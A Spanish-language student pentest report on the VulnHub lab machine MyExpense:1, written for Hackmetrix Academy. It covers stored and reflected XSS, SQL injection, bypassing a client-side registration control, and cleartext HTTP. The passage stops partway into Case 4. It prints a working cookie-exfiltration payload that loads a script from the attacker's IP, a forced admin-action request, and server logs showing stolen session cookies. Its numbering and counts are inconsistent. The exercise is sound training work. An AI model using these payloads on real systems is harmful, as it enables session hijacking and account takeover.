

A thick dark gray vertical bar on the left side of the page. A red arrow points to the right from the bar, containing the date 10/4/2025.

10/4/2025

Reporte de Vulnerabilidades

Several thin, curved lines in dark gray and light gray originate from the bottom left corner and curve upwards and to the right.

Hackmetrix Academy

Indice

Secciones Generales

□ Introducción	Página 4
□ Objetivos	Página 4
□ Convenciones utilizadas para valorar y categorizar cada hallazgo	Página 5
□ Metodología de Prueba	Página 5
□ Scope	Página 6
□ Resumen Ejecutivo	Página 7

Detalles Técnicos

□ Cross-Site Scripting (XSS) (CWE-79)	
❖ Case 1: [Critical] Administrator Cookie Theft and Exploitation of Privileges (CWE-79)	Página 10
□ CVSS Vector	Página 10
□ CVSS Score	Página 10
□ Componentes Afectados	Página 10
□ Descripción	Página 10
□ Remediación	Página 10
□ Explotación	Página 10
□ Impacto	Página 13
□ Referencias	Página 13
❖ Case 2: [Critical] Forced Admin Action (CWE-79)	Página 13
□ CVSS Vector	Página 13
□ CVSS Score	Página 13
□ Componentes Afectados	Página 13
□ Descripción	Página 13
□ Remediación	Página 14
□ Explotación	Página 14
□ Impacto	Página 15
□ Referencias	Página 15
❖ Case 3:[Critical] Manon Riviere Cookie Theft (CWE-79).....	Página 15
□ CVSS Vector	Página 15
□ CVSS Score	Página 15
□ Componentes Afectados	Página 15
□ Descripción	Página 16
□ Remediación	Página 16
□ Explotación	Página 16
□ Impacto	Página 21
□ Referencias	Página 21
❖ Case 4: [High] Registration (CWE-79)	Página 21
□ CVSS Vector	Página 21
□ CVSS Score	Página 21

□ Componentes Afectados	Página 21
□ Descripción	Página 21
□ Remediación	Página 21
□ Explotación	Página 21
□ Impacto	Página 22
□ Referencias	Página 22
□ [High] Authorization Failure in Registration (CWE-285)	Página 24
□ CVSS Vector	Página 24
□ CVSS Score	Página 24
□ Componentes Afectados	Página 24
□ Descripción	Página 24
□ Remediación	Página 24
□ Explotación	Página 24
□ Impacto	Página 27
□ Referencias	Página 27
□ [High] SQL Injection in Rennes Tab (CWE-89)	Página 22
□ CVSS Vector	Página 28
□ CVSS Score	Página 28
□ Componentes Afectados	Página 28
□ Descripción	Página 28
□ Remediación	Página 28
□ Explotación	Página 28
□ Impacto	Página 35
□ Referencias	Página 35
□ [High] Use of Insecure Protocol (CWE-319).....	Página 36
□ CVSS Vector	Página 36
□ CVSS Vector	Página 36
□ Componentes Afectados	Página 36
□ Descripción	Página 36
□ Remediación	Página 36
□ Explotación	Página 36
□ Impacto	Página 39
□ Referencias	Página 39
□ Herramientas Utilizadas	Página 39

Informe: MyExpense:1 – Pentest de CTF VulnHub

Realizado por: Mateo Maximiliano Rodríguez Suar

Realizado para: Hackmetrix Academy

Fecha: 11 de marzo del 2025

La información confidencial contenida en este informe está destinada exclusivamente para el uso interno de Hackmetrix Academy como parte de mi formación en seguridad informática. Por lo tanto, queda estrictamente prohibida su reproducción sin el previo consentimiento del autor o de la audiencia prevista.

Tanto este informe como todo el proceso de evaluación fueron realizados por **Mateo Maximiliano Rodríguez Suar**, miembro de Hackmetrix Academy.

Introducción

Este documento presenta los resultados de una evaluación de seguridad realizada sobre la máquina virtual MyExpense:1, disponible en la plataforma VulnHub. La actividad forma parte de un ejercicio académico con el objetivo de aplicar metodologías y técnicas de pentesting en un entorno controlado, simulando un escenario real de auditoría ofensiva.

El enfoque adoptado fue el de una caja negra, sin información previa sobre el sistema objetivo, aplicando técnicas de reconocimiento, enumeración, explotación y escalada de privilegios.

El objetivo principal de esta evaluación fue identificar vulnerabilidades técnicas presentes en el entorno, analizarlas en términos de riesgo y brindar recomendaciones concretas para su remediación.

Objetivos

- Identificar vulnerabilidades presentes en la máquina objetivo.
- Analizar el impacto de dichas vulnerabilidades.
- Obtener acceso no autorizado de ser posible, como evidencia de explotación exitosa.

- Documentar los hallazgos en un formato profesional, con detalles técnicos y propuestas de remediación.

Convenciones utilizadas para valorar y categorizar cada hallazgo

Las vulnerabilidades fueron evaluadas con **CVSS v3.1** , utilizando la siguiente escala:

- **Baja:** 0.0 - 3.9
- **Medios:** 4.0 - 6.9
- **Alta:** 7.0 - 8.9
- **Crítica:** 9.0 - 10

Dado que este es un CTF educativo, el puntaje **CVSS** se complementó con una categorización adicional (**Crítica, Alta, Media, Baja**) basada en su impacto dentro del escenario.

Sin embargo, el sistema CVSS no tiene en cuenta ciertas características comerciales. Por ejemplo, en industrias como la bancaria o la aérea, que están sujetas a estrictos requisitos regulatorios, el rango de riesgo puede ser mayor. Por otro lado, las empresas que venden productos no sensibles, como accesorios en mercados fuera de línea, suelen tener requisitos de seguridad más bajos, lo que puede resultar en un rango de riesgo reducido en comparación con otras industrias.

Dadas estas diferencias, el equipo de Hackmetrix Academy complementa el puntaje CVSS con una categorización adicional utilizando un código de colores (Crítica, Alta, Media, Baja) para clasificar las vulnerabilidades según su impacto en el negocio en cuestión. Además, esta categorización de riesgos puede ser revisada junto con el cliente y ajustada según sus necesidades específicas



Gráfico 1 Clasificación de severidad

Metodología de Prueba

Como estudiante de **Hackmetrix Academy** , reconoce la importancia de usar metodologías probadas, adaptándolas a las particularidades del CTF "**MyExpense:1**". Mi enfoque integra estándares como la **Guía de Pruebas de OWASP** , combinando técnicas manuales y automatizadas para evaluar aplicaciones web en un entorno educativo. La evaluación se realizó en máquinas virtuales (Debian como objetivo y Kali Linux como atacante, conectadas en la red 192.168.100.0/24). A continuación, detallo las fases clave empleadas:

- **Reconocimiento e Inteligencia**

- **OSINT:** Identificación de la **IP** objetivo con **Nmap** .
- **Recopilación Pasiva:** Uso de **Wappalyzer** para detectar **PHP** .
- **Recopilación Activa:** Enumeración de directorios con **Gobuster** (ej. **/admin**).

- **Pruebas de Gestión de Configuración**

- **Infraestructura:** Escaneo de puertos (**HTTP 80**) con **Nmap** .
- **Inspección del tráfico de red** sin cifrado mediante Wireshark, identificando el uso del protocolo HTTP inseguro para la transmisión de datos sensibles como credenciales.

- **Pruebas de Manejo de Acceso**

- **Autenticación:** Pruebas de inicio de sesión con credenciales inactivas.
- **Autorización:** Manipulación de permisos para activar cuentas.
- **Sesiones:** Robo de **cookies** con **XSS** y servidor **Python** .
- **Identidad:** Suplantación de usuarios (administrador, **Manon** , **Paul**).

- **Pruebas de Validación de Datos**

- **Inyección:** Explotación de **XSS** e **Inyección SQL** para robar datos.

- **Lógica del Negocio**

- **Flujos:** Aprovechamiento de fallos para aprobar reportes de gastos.

Esta metodología, alineada con **OWASP** , me permitió identificar vulnerabilidades **críticas** (**XSS** , **inyección SQL**) y alcanzar el objetivo del CTF de forma sistemática y profesional.

Scope

Para realizar el pentest de la aplicación web MyExpense , el alcance se definió como:

Máquina Objetivo: MyExpense:1 (VulnHub)

- IP del objetivo: 192.168.100.246
 - IP del atacante: 192.168.100.248
 - Sistema Operativo del objetivo: Debian (Máquina virtual en VirtualBox)
 - Sistema Operativo del atacante: Kali Linux (Máquina virtual en VirtualBox)
 - Red utilizada: Red interna de VirtualBox (192.168.100.0/24)
 - Servicios detectados: HTTP en puerto 80
-

Resumen Ejecutivo

Durante las pruebas de penetración a la aplicación web "MyExpense:1", se identificaron y explotaron múltiples vulnerabilidades que permitieron la escalación de privilegios, el robo de sesiones y la ejecución de acciones privilegiadas sin autorización. A continuación, se presentan las principales vulnerabilidades encontradas:

- **Cross-Site Scripting (CWE-79):**

- **Caso 1 - Administrator Cookie Theft:** Se capturó una cookie de administrador para acceder a su sesión, pero el acceso fue bloqueado por restricciones de sesiones simultáneas.
- **Caso 2 - Forced Privileged Action:** Se utilizó XSS para forzar al administrador a activar la cuenta de Samuel Lamotte automáticamente al visualizar el panel de administración.
- **Caso 3 - Manon Riviere Cookie Theft:** Se inyectó un script en la sección de mensajes para robar la sesión de Manon Riviere, permitiendo aprobar el informe de gastos de Samuel Lamotte.
- **Caso 4 - Registration:** Se detectó un XSS reflejado en los campos "Firstname" y "Lastname" del formulario de registro, permitiendo la ejecución de código JavaScript en el navegador de otros usuarios.
-

- **SQL Injection (CWE-89):**

Se identificó una inyección SQL en la URL de la pestaña "Rennes", que permitió extraer datos de la base de datos. Se obtuvieron las credenciales en formato hash de Paul Baudouin, descifradas con éxito, y se usaron para aprobar el informe de gastos de Samuel Lamotte.

- **Authorization Failure in Registration (CWE-285):**

Se detectó que el botón "Registrarse" en <http://192.168.100.246/signup.php>, aunque deshabilitado en el cliente, podía ser habilitado manipulando el HTML, permitiendo crear cuentas no autorizadas. Estas cuentas, aunque inactivas, sirvieron como base para ataques posteriores.

- **Use of Insecure Protocol (CWE-319):**

La aplicación se comunica a través del protocolo HTTP sin cifrado (puerto 80), lo que permitió capturar credenciales en texto claro utilizando Wireshark desde la misma red.

Como resultado de estas explotaciones, se logró:

- Activar la cuenta de Samuel Lamotte.
- Robar sesiones de usuarios con privilegios administrativos.
- Aprobar el informe de gastos de Samuel Lamotte sin autorización.
- Obtener la bandera final **{H4CKY0URL1F3}** como evidencia del impacto.

Estas vulnerabilidades representan un riesgo crítico, alto y bajo para la seguridad de la aplicación, ya que permiten el acceso no autorizado, la ejecución de acciones privilegiadas y la exposición de datos sensibles en texto claro. Su explotación compromete directamente la confidencialidad, integridad y disponibilidad de la plataforma.

Durante las pruebas, se identificaron seis vulnerabilidades principales:

- Cuatro clasificadas como críticas, relacionadas con vulnerabilidades de **Cross-Site Scripting (XSS)**, que permitieron desde ejecución de scripts maliciosos hasta el robo de sesiones con privilegios.
- Dos vulnerabilidades altas, incluyendo una **inyección SQL** para obtener credenciales de usuarios y una **falla de autorización en el registro** de nuevos usuarios.
- Una vulnerabilidad de severidad baja, relacionada con el **uso de un protocolo inseguro (HTTP)**, que expuso credenciales en texto claro a través de la red.

Estas fallas representan un riesgo significativo para el sistema, ya que un atacante con acceso a la red o conocimiento básico en explotación puede comprometer la aplicación y tomar control completo del entorno.

En un entorno real, se requiere una mitigación inmediata para preservar la seguridad de los datos y proteger a los usuarios.

A continuación, se presenta un gráfico visualizando el impacto de las vulnerabilidades detectadas en la máquina evaluada:

Gráfico de Vulnerabilidades




Gráfico 2 Recuento total de vulnerabilidades

Resumen de Vulnerabilidades						
#	Vulnerabilidad	CWE	Severidad	CVSS	Tipo	Descripción breve
1	Stored XSS – Administrator Cookie Theft	CWE-79	Critical	9.6	Stored	Inyección persistente que roba la sesión del administrador al visualizar listado.
2	Stored XSS – Forced Admin Action	CWE-79	Critical	9.6	Stored	Script que fuerza al admin a activar una cuenta sin interacción.
3	Stored XSS – Manon Riviere Cookie Theft	CWE-79	Critical	9.6	Stored	Inyección en mensajes que roba la sesión de la manager Manon Riviere.
4	Reflected XSS – Registration	CWE-79	High	7.4	Reflected	Inyección reflejada en "Firstname"/"Lastname", ejecutada al listar usuarios.
5	Authorization Failure in Registration	CWE-285	High	7.4	—	Creación de cuentas eludiendo control desde el cliente, base para otros ataques.
6	SQL Injection in Rennes Tab	CWE-89	High	7.5	—	Inyección SQL para extraer credenciales hash y tomar control de usuarios.
7	Use of Insecure Protocol (HTTP)	CWE-319	Low	3.1	—	Transmisión de credenciales sin cifrado, capturables vía red local.

Gráfico 3 Resumen de Vulnerabilidades

Detalles Técnicos

En el transcurso de la sección de detalles técnicos, se explicará en que consiste cada una y se desarrolla su explotación y concatenación.

Cross-Site Scripting (XSS) (CWE-79)

• Case 1: [Critical] Reflected Cross-Site Scripting - Initial Test (CWE-79)

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N

CVSS Score

9.6

Componentes Afectados

- <http://192.168.100.246> (panel de usuarios)

Descripción

Cross-Site Scripting (XSS) es una vulnerabilidad que permite a un atacante inyectar código malicioso en páginas web vistas por otros usuarios. En **MyExpense**, la falta de sanitización en los campos "**Firstname**" y "**Lastname**" del formulario de registro permite la ejecución de scripts maliciosos cuando un administrador visualiza el panel.

Esta vulnerabilidad afecta la confidencialidad e integridad de la aplicación, ya que un atacante puede ejecutar código en el navegador de otros usuarios, como administradores, preparando el terreno para ataques más avanzados.

Remediación

Para mitigar esta vulnerabilidad, se recomienda:

- Implementar filtros para eliminar etiquetas HTML y JavaScript.
- Usar codificación de salida (HTML encoding) en los datos mostrados.
- Aplicar políticas de contenido seguro (CSP).

Explotación

El equipo de **Hackmetrix Academy** identificó la vulnerabilidad **Cross-Site Scripting (XSS)** - **Caso 1: Prueba inicial**, la cual permitió ejecutar código malicioso en el navegador. A continuación, se detalla cómo fue posible explotarla:

Paso 1: Se creó una cuenta inyectando código con `<script>alert("hackeado")</script>` en los campos "**Firstname**" y "**Lastname**"

Create an account

Username : Hackmetrix

Password : *****

Confirm Password : *****

Site : Paris

Email address : hacked@hackmetrix.com

Firstname : script-alert('Hackeado!')

Lastname : script-alert('Hackeado!')

Sign up !

(Figura 19: Formulario con script inyectado)

Paso 2: Se verificó el resultado en el **panel de administración**, donde se ejecutó la alerta "hackeado", confirmando la vulnerabilidad XSS.

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2025-03-10 19:58:44	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@intechologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
Hackmetrix				Collaborateur		Active	
Hackmetrix1				Collaborateur		Active	
Mateo	Mateo	Suar				Active	
nthomas	Ninette	Thomas			2025-03-10 19:58:13	Active	
pgervais	Placide	Gervais			2025-03-10 19:58:13	Active	
placombe	Philbert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
trou	Thierry	Riou	trou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
pboudouin	Paul	Boudouin	pboudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2025-03-10 19:58:28	Active	
riefrancois	Reynaud	Lefrancois	riefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

(Figura 20: Alerta "hackeado" visible en el panel)

Impacto

- Un atacante puede ejecutar código malicioso en el navegador de otros usuarios, como administradores, preparando el terreno para ataques más avanzados.

Referencias

- **CWE-79** <https://cwe.mitre.org/data/definitions/79.html>

• Case 2: [Critical] Stored Cross-Site Scripting - Administrator Cookie Theft and Exploitation of Privileges

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

CVSS Score

9.6

Componentes Afectados

- <http://192.168.100.246> (panel de usuarios)

Descripción

Cross-Site Scripting (XSS) puede ser explotado para **robar sesiones** de usuarios con privilegios elevados mediante la inyección de scripts maliciosos. En este caso, la vulnerabilidad en el **panel de usuarios** de **MyExpense** permite que un atacante **capture cookies de sesión de un administrador** al redirigirlas a un servidor controlado por el atacante.

Este ataque permite activar cuentas inactivas y suplantar la identidad de usuarios con altos privilegios, **comprometiendo la integridad y confidencialidad del sistema**.

Remediación


Para mitigar esta vulnerabilidad, se recomienda:

- **Validar y sanitizar** todas las entradas de usuario.
- **Implementar políticas de contenido seguro (CSP)**.
- **Usar tokens anti-CSRF** para proteger acciones críticas.

Explotación

Paso 1: Se creó un archivo **hackmetrix.js** mediante **nvim** con el siguiente código:

```
<script src="http://192.168.100.248:8000/hackmetrix.js"></script>
```


A screenshot of the Neovim (nvim) text editor. The editor window shows a file named 'hackmetrix.js' with the following JavaScript code:

```
var request = new XMLHttpRequest();
request.open = ("GET", "http://192.168.100.248/?cookie=" + document.cookie);
request.send()
```

 The editor interface includes a menu bar at the top with 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The status bar at the bottom indicates the file name 'hackmetrix.js', the mode '-- VISUAL --', and the cursor position '3,15'.

(Figura 1: Código del script **hackmetrix.js** en **nvim**)

Paso 2: Se inició un **servidor Python** con el comando: **python3 -m http.server 8080** en la IP **192.168.100.248**.

A screenshot of a terminal window. The prompt is '(mateo@Mateo)-[~]'. The user has entered the command '\$ python3 -m http.server 8080'. The terminal output shows 'Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...' followed by a cursor.

(Figura 2: Terminal mostrando el servidor **Python** activo)

Paso 3: Se inyectó el script en una nueva cuenta a través del campo "Firstname" y "Lastname".

(Figura 3: Formulario con script inyectado para robar cookies)

Paso 4: Se recibieron las cookies robadas en el servidor, correspondientes a un administrador.

```
(mateo@Mateo)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.248 - - [10/Mar/2025 21:06:18] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.248 - - [10/Mar/2025 21:06:18] "GET /?cookie=PHPSESSID=nlsimee5fm9j8hrhsaitt5ud83 HTTP/1.1" 200 -
192.168.100.248 - - [10/Mar/2025 21:06:18] "GET /?cookie=PHPSESSID=nlsimee5fm9j8hrhsaitt5ud83 HTTP/1.1" 200 -
192.168.100.246 - - [10/Mar/2025 21:06:23] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.246 - - [10/Mar/2025 21:06:23] "GET /?cookie=PHPSESSID=aqirl9ggdsn3bicjomknpco15 HTTP/1.1" 200 -
192.168.100.246 - - [10/Mar/2025 21:06:54] "GET /?cookie=PHPSESSID=aqirl9ggdsn3bicjomknpco15 HTTP/1.1" 200 -
```


(Figura 4: Cookies recibidas en la terminal del servidor)

Paso 5: Se intentó usar las cookies robadas para iniciar sesión como administrador.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	aqirl9ggdsn3bicjomknpco15	192.168.100.246	/	Session	35	false	false	None	Tue, 11 Mar 2025 00:09:03 GMT

(Figura 5: Cambio de Cookies de Sesión)

Pero se recibió un **error 403**: "Lo siento, como administrador, solo puedes autenticarte una vez"



(Figura 6: Error 403 por conflicto de sesiones)

Impacto

Permite el robo de sesiones de administradores y ejecución de acciones como activar cuentas o suplantar usuarios privilegiados.

Referencias

- **CWE-79** <https://cwe.mitre.org/data/definitions/79.html>

• Case 3: [Critical] Stored Cross-Site Scripting - Forced Admin Action

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

CVSS Score

9.6

Componentes Afectados

- <http://192.168.100.246/admin/messages.php> (panel de mensajes del administrador)

Descripción

Cross-Site Scripting (XSS) puede ser explotado para robar sesiones de usuarios con privilegios elevados mediante la inyección de scripts maliciosos. En este caso, se inyectó código en una sección accesible por el administrador, logrando que, al visualizarla, se ejecutara automáticamente un script que activaba la cuenta de un usuario sin intervención ni conocimiento del administrador. Esto compromete los controles de autorización y permite el abuso de funciones críticas del sistema.

Remediación


Para mitigar esta vulnerabilidad, se recomienda:

- **Validar y sanitizar** todas las entradas de usuario.
- **Implementar políticas de contenido seguro (CSP).**
- **Usar tokens anti-CSRF** para proteger acciones críticas.

Paso 1: Se analizó la **URL de activación** en el panel de administración:

<http://192.168.100.246/admin.php?id=11&status=active> (Figura 23)

Por lo tanto, se modificó **hackmetrix.js** para que, en lugar de solo robar cookies, ejecutara la petición de activación automáticamente cuando el administrador visualizara el perfil del usuario inactivo.



```
mateo@Mateo: ~  
Archivo Acciones Editar Vista Ayuda  
var request = new XMLHttpRequest();  
request.open("GET", "http://192.168.100.246/admin/admin.php?id=11&status=active", true);  
request.send();  
~  
~
```

(Figura 7: URL identificada en el panel)


Paso 2: Creamos el servidor nuevamente y recibimos que la petición fue realizada.



```
mateo@Mateo: ~  
Archivo Acciones Editar Vista Ayuda  
  
(mateo@Mateo)-[~]  
$ nvim hackmetrix.js  
  
(mateo@Mateo)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.100.246 - - [11/Mar/2025 00:23:53] "GET /hackmetrix.js HTTP/1.1" 200 -
```

(Figura 8: Script configurado y servidor reiniciado)

Paso 3: Se verificó que **Samuel Lamotte** pasó de **"Inactivo"** a **"Activo"**, confirmando la explotación exitosa de la vulnerabilidad.



Nombre	Apellido	Nombre	Email	Rol	Fecha de creación	Estado
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrador	2025-03-10 19:58:44	Activo
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Activo
brenaud	Bernadette	Renaud	brenaud@irtechnologies.fr	Collaborator	2019-12-03 17:08:09	Activo
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Activo
DameTuCookie			Galletita@hackmetrix.com	Collaborator		Inactivo
DameTuGalleta			Galletita_@hackmetrix.co	Collaborator		Inactivo
Hackmetrix			hacked@hackmetrix.com	Collaborator		Inactivo
Hackmetrix1			hacked1@hackmetrix.com	Collaborator		Inactivo
Mateo	Mateo	Suar	mateo@hackmetrix.com	Collaborator		Inactivo
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2025-03-10 19:58:13	Activo
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2025-03-10 19:58:13	Activo
placombe	Philbert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Activo
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Activo
trou	Thierry	Riou	trou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Activo
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Activo
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Activo
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Activo
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2025-03-10 19:58:28	Activo
riefrancois	Reynaud	Lefrancois	riefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Activo

(Figura 9: Estado de Samuel cambiado a activo)

Impacto

Permite el robo de sesiones de administradores y ejecución de acciones como activar cuentas o suplantar usuarios privilegiados.

Referencias

- **CWE-79** <https://cwe.mitre.org/data/definitions/79.html>

• Case 4: [Critical] Stored Cross-Site Scripting - Manon Riviere Cookie Theft

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

CVSS Score

9.6

Componentes Afectados

- <http://192.168.100.246> (seccion de mensajes)

Descripción

